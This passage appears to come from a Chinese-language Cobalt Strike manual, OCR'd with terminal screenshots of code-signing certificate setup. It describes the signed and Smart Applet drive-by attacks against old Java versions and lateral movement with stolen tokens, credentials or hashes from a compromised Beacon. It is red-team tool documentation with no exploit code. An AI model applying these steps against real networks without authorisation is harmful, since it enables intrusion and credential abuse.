
```
root@kali:~/codesign# keytool -genkey -alias server -keyalg RSA -keysize 2048
Enter keystore password:
Re-enter new password:
What is your first and last name?
  [Unknown]:  Strategic Cyber LLC
What is the name of your organizational unit?
  [Unknown]:  Production
What is the name of your organization?
  [Unknown]:  Strategic Cyber LLC
What is the name of your City or Locality?
  [Unknown]:  Washington
What is the name of your State or Province?
  [Unknown]:  DC
What is the two-letter country code for this unit?
  [Unknown]:  US
Is CN=Strategic Cyber LLC, OU=Production, O=Strategic Cyber LLC, L=Washington
  [no]:  yes

Enter key password for <server>
        (RETURN if same as keystore password):
Re-enter new password:
```


```
Re-enter new password:
root@kali:~/codesign# keytool -certreq -alias server -file csr.csr -keystore
Enter keystore password:
root@kali:~/codesign# ls
csr.csr  keystore.jks
root@kali:~/codesign#
```

```
root@kali:~/codesign# ls
csr.csr  keystore.jks
root@kali:~/codesign# cp /mnt/hgfs/dropbox/strategic_cyber_llc.p7b .
root@kali:~/codesign# keytool -import -trustcacerts -alias server -file strat
jks
Enter keystore password:
Certificate reply was installed in keystore
root@kali:~/codesign#
```


Cobalt Strike View Attacks Reporting Help
New Connection
Preferences
Visualization
VPN Interfaces
Listeners
Script Manager
Close
internal
user
Event Log X
09/16 11:41:34 *** rsmudge hosted signed applet @ http://192.



external
internal
user
Event Log X
Scripts X
path
/root/applet/applet.cna


Cobalt Strike
Cobalt Strike View Attacks Reporting Help
Packages
Web Drive-by
Spear Phish
Manage
Clone Site
Host File
PowerShell Web Delivery
Signed Applet Attack
Smart Applet Attack
System Profiler
external
computer
note
Event Log X
Scripts X
path
/root/applet/applet.cna


Event Log X
Scripts X
Sites X
URI
Host
beacon.http-post
beacon.http-get
stager


Cobalt Strike View Attacks Reporting Help
Packages
Web Drive-by
Spear Phish
external
Manage
Clone Site
Host File
PowerShell Web Delivery
Signed Applet Attack
Smart Applet Attack
System Profiler


Self-signed Applet Attack
This package sets up a self-signed Java applet. This package will spawn the specified listener if the user gives the applet
Local URI:
/mPlayer
Local Host:
192.168.1.11
Local Port:
80
Listener:
local - beacon http
Add
Launch
Help



Java Smart Applet 攻击

Cobalt Strike 的 Smart Applet Attack 结合了多个漏洞，可以将 Java 安全沙箱禁用到一个软件包中。

此工具可通过 **Attacks** - > **Web Drive-by** - > **Smart Applet Attack 获得**。

此攻击启动了托管 Java applet 的 Cobalt Strike Web 服务器。最初，此 applet 在 Java 的安全沙箱中运行，并且不需要用户确认即可启动。

设置 **URI 路径**和 **Port** 以配置 Web 服务器。

选中 **URI Path** 通过 SSL 提供此内容（**Enable SSL** to serve this content over SSL）。在 Malleable C2 配置文件中指定有效的 SSL 证书时，此选项可用。

smart applet 分析其环境并决定使用哪种 Java 漏洞。如果 Java 版本容易受到攻击，则 applet 将禁用安全沙箱，并使用 Cobalt Strike 的 Java 注入器生成会话。

这次攻击中的这些攻击对 Java 1.7u21 及更早版本起作用。Java 1.6u45 及更低版本也容易受到这种攻击。


选择 **Launch** 以启动攻击

注意：此攻击的实现已过时，在现有的最新环境中无效

横向移动

Cobalt Strike 提供了一个图形用户界面，使横向移动更加容易。切换到目标可视化或进入到 **View** -> **Targets**.进入到 **[target] -> Login** 并选择所需的横向移动选项。

将打开以下对话框：



要配置此会话框：

首先，决定你想用哪种信任机制进行横向移动。如果要在 Beacons 中使用令牌，请选中使用会话的当前访问令牌框。如果你想使用凭证或哈希来横向移动， 那也没关系。从凭据存储中选择凭据或填充“user”，“password”和“domain”字段。Beacon 将使用此信息为您生成访问令牌。请记住，您需要从高完整性上[管理员]进行操作才能使其正常工作。


接下来，选择用于横向移动的 listener。SMB Beacon 通常是一个很好的候选者。


最后，选择要执行横向移动攻击的会话。Cobalt Strike 的异步攻击模型要求每次攻击都要从受感染的系统执行。如果没有 Beacon 会话进行攻击，则无法执行此攻击。如果您正在进行内部参与，请考虑挂钩您控制的 Windows 系统，并将其作为攻击其他系统凭据或哈希值的起点。


最后，选择要执行横向移动攻击的会话。Cobalt Strike 的异步攻击模型要求每个攻击都从一个受损的系统执行。如果没有可以攻击的 Beacon 会话，则无法执行此攻击。如果您正在进行内部渗透，请考虑挂接您控制的 Windows 系统，并将其用作使用凭证或哈希攻击其他系统的起点。


选择 lauch 按钮，Cobalt Strike 将激活所选 Beacon 的选项卡并向其发出命令。来自攻击的反馈将显示在 Beacon 控制台中。

